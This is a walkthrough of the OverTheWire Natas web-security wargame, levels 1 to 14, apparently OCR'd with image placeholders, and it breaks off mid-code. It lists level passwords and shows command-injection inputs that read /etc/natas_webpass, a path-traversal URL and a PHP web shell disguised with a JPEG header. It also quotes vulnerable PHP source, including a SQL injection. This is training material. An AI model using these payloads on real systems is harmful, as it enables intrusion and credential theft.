


- Sign-in into natas1 > Go to 3 dots > select more tools> select developer tools> In index you will get the password for natas2 > TguMNxKo1DSa1tujBLuZJnDUlCcUAPll

Natas2




- Sign-in into natas2 > Right click > select view source file > click on "files/pixel.png" > this page will open.




- Then delete the pixel.png > the page will change into this

- This page will visible > go to users.txt




- The password will show for natas3 > 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH

Natas3



- Make changes in link put /robots.txt after org



- Copy and Paste the /s3cr3t/ instead of robots.txt in link > then this page will appear.

- Then click on users.txt > in that password will be given for natas4 is QryZXc2e0zahULdHrtHxzyYkj59kUxLQ


Natas4

- Sign-in into natas4 > Right click on the above given page > then select on inspect .
- On your RHS window split in half > after that click on network.
- In network copy code to link: https://reqbin.com


Select curl and Paste the code which you copyed to run box and run it.

- Find the password in code for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK .

Natas5



- This page will appear after sign-in into natas5 . After this right click on inspect on the above page > a new splitting window will open at the RHS .




- In the split window click application. In that make value from 0 to 1 >Refresh the whole page the password will appear.

Natas6

- Sign-in natas6 > it will ask input secret

- Go to below give page . you will get a secret



- Copy and paste to natas6 in input secret box . And you get a password for next.

Natas7

- Sign in natas7

- Click on home.> the below page will appear .

- And if you click on about

- Right click on any one from the above two page and open its source code.
- The given below page will open after that.

- For password change this http://natas7.natas.labs.overthewire.org/index.php?page=about_page to this http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8.
- The below page has contain the password.


Natas8

- Sign in to natas8. It is asking the input secret.


- Click view sourcecode > it contains all instructions as given below:

```
<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```


- Convert the given encodedsecret to string as below:



- And the string appear we have to convert it into a reverse string.



- And the reverse string is to be convert to base64 decode.



- Copy the base64 decoded code and paste it to input secret box > the password will appear for natas9.

Natas9

- Sign in natas9

- Search each an every option given below.

```
test
```

```
;pwd;
```


```
;ls -la;
```

```
;cd /;ls -la;
```

```
;cd /etc/natas_webpass;ls -la;
```

```
;cd /etc/natas_webpass;ls -la; cat...
```


- After all search this will appear as given in image.



- The password will appear for natas10 .

Natas10


- Sign in natas10



- Search each an every option given below.

```
test

;cd /etc/natas_webpass;ls -la;

;cd /etc/natas_webpass;ls -la; cat...

;pwd;

;ls -la;

;cd /;ls -la;
```

- After all search this will appear as given in image.




- The password will appear for natas11.

Natas11

- Sign in natas11 .

- Data in application value of in code and you get a key and encoded data . > set encoded data value to the application data value .
- Refresh the page .




- After refreshing the page you will get a password for natas12

Natas12

- sign-in natas12

- make a file of extension php.



- upload the made file to natas12 and it gives a url of upload/1p7yms0ing.php

- open the url which is visible is and you will get an password

jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

Natas13


- sign in natas13

- View the source page and we can find that this challenge is an upgraded version of Natas 12. In this challenge, the EXIF image type is checked, so we need to add a header to our php file and make it look like a JPEG file

```
<?

function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
    $path = $dir."/".genRandomString().".".$ext;
    } while(file_exists($path));
    return $path;
}
```


```
function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

    $err=$_FILES['uploadedfile']['error'];
    if($err){
        if($err === 2){
            echo "The uploaded file exceeds MAX_FILE_SIZE";
        } else{
            echo "Something went wrong :/";
        }
    } else if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
        echo "File is not an image";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>
```

- We can create a php file like this:\0xFF\0xD8\0xFF\0xE0<?php echo exec('cat /etc/natas_webpass/natas14');?>
- Upload this php using the similar way in Natas 12 and get the password.



Natas14


- Sign in natas14



- Simple SQL injection.

```
<?
if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas14', '<censored>');
    mysql_select_db('natas14', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

